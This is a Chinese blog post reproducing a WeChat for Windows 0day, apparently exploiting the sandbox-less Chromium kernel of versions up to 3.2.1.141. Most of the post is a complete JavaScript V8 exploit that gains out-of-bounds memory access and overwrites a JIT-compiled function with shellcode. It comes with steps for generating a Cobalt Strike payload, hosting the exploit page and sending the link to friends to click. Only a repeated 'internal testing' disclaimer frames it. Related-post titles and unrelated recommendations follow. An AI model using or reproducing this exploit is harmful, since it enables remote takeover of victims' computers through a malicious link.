
微信0day复现
由于微信采用的是google内核,前些日子google爆出0day远程代码执行漏洞,但是需要关闭沙箱,而微信采用的是老版本google内核,默认关闭沙箱,因此只要微信用户点击恶意连接,可直接获取该PC电脑权限
影响版本
<=3.2.1.141(Windows系统)
声明:
本文章只是内部做测试,请大家不要恶意攻击他人,请遵守法律法规。违者,后果自负。
本文章只是内部做测试,请大家不要恶意攻击他人,请遵守法律法规。违者,后果自负。
本文章只是内部做测试,请大家不要恶意攻击他人,请遵守法律法规。违者,后果自负。
打开cs4.0生成一个payload

将文件保存本地后提取其中的shellcode,将shellcode填入下方代码
ENABLE_LOG = true;

 IN_WORKER = true;

 // run calc and hang in a loop

 var shellcode = [#shellcode];//shellcode替换成自己的

 function print(data) {

 }

 var not_optimised_out = 0;

 var target_function = (function (value) {

   if (value == 0xdecaf0) {

       not_optimised_out += 1;

   }

   not_optimised_out += 1;

   not_optimised_out |= 0xff;

   not_optimised_out *= 12;

});

for (var i = 0; i < 0x10000; ++i) {

   target_function(i);

}

var g_array;

var tDerivedNCount = 17 * 87481 - 8;

var tDerivedNDepth = 19 * 19;

function cb(flag) {

   if (flag == true) {

       return;

   }

   g_array = new Array(0);

   g_array[0] = 0x1dbabe * 2;

   return 'c01db33f';

}

function gc() {

   for (var i = 0; i < 0x10000; ++i) {

       new String();

   }

}

function oobAccess() {

   var this_ = this;

   this.buffer = null;

   this.buffer_view = null;

   this.page_buffer = null;

   this.page_view = null;

   this.prevent_opt = [];

   var kSlotOffset = 0x1f;

   var kBackingStoreOffset = 0xf;

   class LeakArrayBuffer extends ArrayBuffer {

       constructor() {

           super(0x1000);

           this.slot = this;

       }

   }

   this.page_buffer = new LeakArrayBuffer();

   this.page_view = new DataView(this.page_buffer);

   new RegExp({ toString: function () { return 'a' } });

   cb(true);

   class DerivedBase extends RegExp {

       constructor() {

           // var array = null;

           super(

               // at this point, the 4-byte allocation for the JSRegExp `this` object

               // has just happened.

               {

                   toString: cb

               }, 'g'

               // now the runtime JSRegExp constructor is called, corrupting the

               // JSArray.

           );

           // this allocation will now directly follow the FixedArray allocation

           // made for `this.data`, which is where `array.elements` points to.

           this_.buffer = new ArrayBuffer(0x80);

           g_array[8] = this_.page_buffer;

       }

   }

   // try{

   var derived_n = eval(`(function derived_n(i) {

       if (i == 0) {

           return DerivedBase;

       }

       class DerivedN extends derived_n(i-1) {

           constructor() {

               super();

               return;

               ${"this.a=0;".repeat(tDerivedNCount)}

           }

       }

       return DerivedN;

   })`);

   gc();

   new (derived_n(tDerivedNDepth))();

   this.buffer_view = new DataView(this.buffer);

   this.leakPtr = function (obj) {

       this.page_buffer.slot = obj;

       return this.buffer_view.getUint32(kSlotOffset, true, ...this.prevent_opt);

   }

   this.setPtr = function (addr) {

       this.buffer_view.setUint32(kBackingStoreOffset, addr, true, ...this.prevent_opt);

   }

   this.read32 = function (addr) {

       this.setPtr(addr);

       return this.page_view.getUint32(0, true, ...this.prevent_opt);

   }

   this.write32 = function (addr, value) {

       this.setPtr(addr);

       this.page_view.setUint32(0, value, true, ...this.prevent_opt);

   }

   this.write8 = function (addr, value) {

       this.setPtr(addr);

       this.page_view.setUint8(0, value, ...this.prevent_opt);

   }

   this.setBytes = function (addr, content) {

       for (var i = 0; i < content.length; i++) {

           this.write8(addr + i, content[i]);

       }

   }

   return this;

}

function trigger() {

   var oob = oobAccess();

   var func_ptr = oob.leakPtr(target_function);

   print('[*] target_function at 0x' + func_ptr.toString(16));

   var kCodeInsOffset = 0x1b;

   var code_addr = oob.read32(func_ptr + kCodeInsOffset);

   print('[*] code_addr at 0x' + code_addr.toString(16));

   oob.setBytes(code_addr, shellcode);

   target_function(0);

}

try{

   print("start running");

   trigger();

}catch(e){

   print(e);

}

再生成一个html文件调用js文件

存放在网站目录下

生成链接 http://ip/test.html 发给好友点击即可。
微信0day复现的更多相关文章
- 【Python】CVE-2017-10271批量自查POC(Weblogic RCE)
1.说明 看到大家对weblogic漏洞这么热衷,于是也看看这个漏洞的测试方式. 找了几个安全研究员的博客分析,经过几天的摸索大体清楚漏洞由XMLDecoder的反序列化产生. 漏洞最早4月份被发现, ...
- python 微信跳一跳辅助 复现
本来用的是苹果ios得手机,但是步骤较为复杂,没有吃透,最后妥协用了android的机器搞得. 首先找到大牛的github https://github.com/wangshub/wechat_jum ...
- Flash 0day漏洞(CVE-2018-4878)复现
该漏洞影响 Flash Player 当前最新版本28.0.0.137以及之前的所有版本,而Adobe公司计划在当地时间2月5日紧急发布更新来修复此漏洞. 本文作者:i春秋作家——F0rmat 前言 ...
- Flash 0day CVE-2018-4878 漏洞复现
0x01 前言 Adobe公司在当地时间2018年2月1日发布了一条安全公告: https://helpx.adobe.com/security/products/flash-player/aps ...
- 双杀 0day 漏洞(CVE-2018-8174)复现
漏洞描述: CVE-2018-8174 是 Windows VBScript Engine 代码执行漏洞. 微软在4月20日早上确认此漏洞,并于5月8号发布了官方安全补丁,对该 0day 漏洞进行了修 ...
- Flash 0day(CVE-2018-4878)复现过程
一.前言介绍 2018年2月1号,Adobe官方发布安全通报(APSA18-01),声明Adobe Flash 28.0.0.137及其之前的版本,存在高危漏洞(CVE-2018-4878). 从Ad ...
- 由Chromium内核引起的微信内置浏览器rce漏洞复现
背景 chrome浏览器爆出漏洞,github上公开了poc:https://github.com/r4j0x00/exploits/tree/master/chrome-0day,在关闭chrome ...
- 本地复现Flash 0day漏洞(CVE-2018-4878)
影响版本: Adobe Flash Player <= 28.0.0.137 EXP下载地址: 链接: https://pan.baidu.com/s/1_VVQfdx6gsJvEDJj51Jg ...
- 20155306 白皎 0day漏洞——漏洞的复现
一.Ubuntu16.04 (CVE-2017-16995) 1.漏洞概述 Ubuntu最新版本16.04存在本地提权漏洞,该漏洞存在于Linux内核带有的eBPF bpf(2)系统调用中,当用户提供 ...
随机推荐
- 测试开发【Mock平台】04实战:前后端项目初始化与登录鉴权实现
[Mock平台]为系列测试开发教程,从0到1编码带你一步步使用Spring Boot 和 Antd React 框架完成搭建一个测试工具平台,希望作为一个实战项目能为你的测试开发学习有帮助. 一.后端 ...
- re模块补充与其他模块介绍
注:昨日写了re单个模块几个重要的点需要补充 一.re模块补充 1.findall独有的优先级别展示 res = re.findall('abc', 'abcabcabcabc') print(res ...
- python版本共存与语法的注释
python的多种版本共存 首先还是先下载python解释器除最高版本的另外两个版本 个人推荐的是 3.6.8和2.7.14 首先我电脑是win7系统 在计算机属性右键点开高级设置点击环境变量 将下载 ...
- 谈谈.NET Core下如何利用 AsyncLocal 实现共享变量
前言 在Web 应用程序中,我们经常会遇到这样的场景,如用户信息,租户信息本次的请求过程中都是固定的,我们希望是这种信息在本次请求内,一次赋值,到处使用.本文就来探讨一下,如何在.NET Core 下 ...
- 【GPLT】 紧急救援(c++)
题目: 本题使用Dijkstra算法,但在模板上进行了一定的扩展,是一道不错的最短路题目. AC代码: 1 #include<iostream> 2 #include<cmath&g ...
- Revit二次开发之创建风管
在Revit中,风管用于连接管件,风道末端和机械设备,今天简单尝试了下使用RevitAPI创建风管,现分享下我的方法. 风管从类型上可分为三类:一般风管,软风管和风管占位符:从形状上也分为三类 ...
- 引入『客户端缓存』,Redis6算是把缓存玩明白了…
原创:微信公众号 码农参上,欢迎分享,转载请保留出处. 哈喽大家好啊,我是没更新就是在家忙着带娃的Hydra. 在前面介绍两级缓存的文章中,我们总共给出了4种实现方案,在项目中整合了本地缓存Caffe ...
- [笔记] 2-sat
定义 简单的说就是给出 \(n\) 个集合,每个集合有两个元素,已知形如选 \(a\) 则必须选 \(b\) 的若干个条件, 问是否存在从每个集合选择一个元素满足条件的方案,通常可以题目只要求任意一种 ...
- 1.9 初学者应选择哪个Linux发行版?
前面章节中,已经对几个常见的 Linux 发行版做了简单的介绍,那么对于初学者来说,选择哪个发行版的性价比更高呢? 通常情况下,初学者学习 Linux,是为了找一份和 Linux 相关的工作,那么问题 ...
- 2020年DevOps工程师入门指南
DevOps兴起于2010年代,到现在DevOps已经在行业中拥有了一席之地,并在继续发展壮大. 有兴趣成为一名DevOps工程师吗?如果想要成为一名DevOps工程师,需要做到以下五点: 要有开发者 ...